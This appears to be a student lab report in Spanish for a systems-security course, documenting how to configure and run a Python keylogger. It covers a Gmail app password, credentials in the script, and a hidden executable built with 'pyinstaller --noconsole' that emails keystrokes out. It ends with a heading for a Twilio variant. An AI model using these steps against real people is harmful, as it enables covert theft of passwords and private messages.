

Practica N° 1


Seguridad de sistemas (SIS-737)

Univ. Cristian Kevin Gallardo Coro


Parte 1

Modificar parámetros del correo:

1. Primeramente, debemos tener la máquina virtual con internet




2. Ahora lo que haremos es modificar nuestro correo electrónico para que reciba datos de nuestra



aplicación de Keylogger forma continua:

Nos vamos a la opción “Gestionar tu cuenta de Google”



Ahora entramos a la pestaña seguridad

Hacemos clic en Activar verificación de dos pasos.

The screenshot shows the 'Verificación en dos pasos' (Two-step verification) settings page. At the top, it says 'Tu cuenta está protegida por la verificación en dos pasos'. Below this, there's a diagram showing a smartphone with a checkmark and a laptop with a red asterisk. A note says 'Impide que los hackers accedan a tu cuenta con una capa adicional de seguridad.' Another note says 'A menos que inicies sesión con una llave de acceso, se te pedirá que completes el segundo paso más seguro disponible en tu cuenta. Puedes actualizar tus segundos pasos y las opciones de inicio de sesión en cualquier momento en la configuración. Ir a Configuración de seguridad'.

[Desactivar la verificación en dos pasos](#)

Segundos pasos
Asegúrate de poder acceder a tu cuenta de Google manteniendo al día esta información y añadiendo más opciones de inicio de sesión

Llaves de acceso y llaves de seguridad [Añadir una llave de seguridad](#)

Vinculamos un número para respaldo y ahora buscamos contraseñas de aplicación, luego colocamos el nombre hacking y en crear.

The screenshot shows the 'Contraseñas de aplicación' (Application passwords) settings page. It explains that application passwords help initiate sessions in Google accounts for old services. It notes that they are less secure than modern standards and must be created before session initiation. There is a link to 'Más información'.

No tienes ninguna contraseña de aplicación. Para crear una contraseña específica de la aplicación, escribe el nombre de la aplicación a continuación...
Nombre de la aplicación
hacking

[Crear](#)

Privacidad Términos Ayuda Información

Al final nos da una contraseña par que otras aplicaciones usen el correo como modo escucha.


The screenshot shows a Google account page titled "Contraseñas de aplicación". It displays a list of generated application passwords with their creation dates and times. A specific entry for "hacking" is highlighted, created at 8:06. Below this, there is a form to generate a new password for an application named "hacking". The page includes links for "Privacidad", "Términos", "Ayuda", and "Información". At the bottom, a Windows taskbar shows various icons and the system tray indicating the date and time as 10/04/2025.

Actualizar los parámetros:


Ahora nos vamos a la carpeta "Keylogger and log" el cual se encuentra en la carpeta "Documentos" y al mismo tiempo comprobamos que tenga Python instalado

The screenshot shows a Windows desktop environment. On the left, a file explorer window lists several folders and files, including "Windows8Keylogger" and "Windows8Keylog". In the center, a terminal window titled "cmd.exe" is open, showing the command "py --version" and its output "Python 3.13.3". On the right, a text editor window titled "Cristian Gallardo" contains the text "Cristian Gallardo". The taskbar at the bottom shows the system tray with the date and time as 10/04/2025.

Hacemos click izquierdo en el log.py y seleccionamos Edith with IDLE 3.9



Se abrirá el código del log donde debemos remplazar correo ficticio@gmail.com por nuestro correo del Gmail que tenemos y “contraseña” debemos remplazar por la contraseña es la que nos devolvió GMAIL al activar su identificación de dos pasos




Finalmente guardamos y cerramos, al final abrimos el archivo keylogger.py y verificamos que tenga la opción de gmail.com en la línea de validación del correo.

A screenshot of a Windows 10 desktop environment. In the center, a terminal window titled 'WindowsKeylogger' is open, displaying a Python script named 'keylogger.py'. The script uses the pynput library to capture keyboard input and send it via email. It includes functions for logging key presses and sending emails. A 'Windows 8.1 Pro Build 9600' watermark is visible in the bottom right of the terminal window. To the left of the terminal, a file explorer window shows a folder structure under 'WindowsKeylogger'. The desktop background features a dramatic sunset or sunrise over water. At the bottom, the taskbar displays various pinned icons and the system tray shows the date as 10/04/2025. A status bar at the bottom right indicates the user's name as 'Cristian Gallardo'.


Empaquetamos el archivo ejecutable:

Ahora abrimos el CMD y activamos el entorno de python2 con el siguiente comando: `conda activate hacking` (para este paso en la carpeta “documentos” esta anaconda3 debe realizar su instalación, hay dos formas de crear un entorno en python2, 1: A TRAVES DE UN COMANDO, 2: A TRAVES DE LA INTERFAZ GRAFICA proporcionada en el anaconda3”


Ahora instalamos la herramienta: pip install pynput==1.1.6




Ahora entramos a la ruta donde están los archivos "Keylogger.py" y "log.py"




Seguidamente aplicamos el comando: pyinstaller --onefile --noconsole log.py



Luego se crearán 2 carpetas y 1 archivo en el escritorio, entramos a la carpeta dist y arrastramos el archivo log al escritorio de Windows.




Finalmente, si todo esta bien hacemos doble clic en el archivo y este enviara todo lo que escribimos al correo de forma automática.




Evaluación


Keylogger con Twilio

Registrarse en Twilio para obtener credenciales y un número emisor.

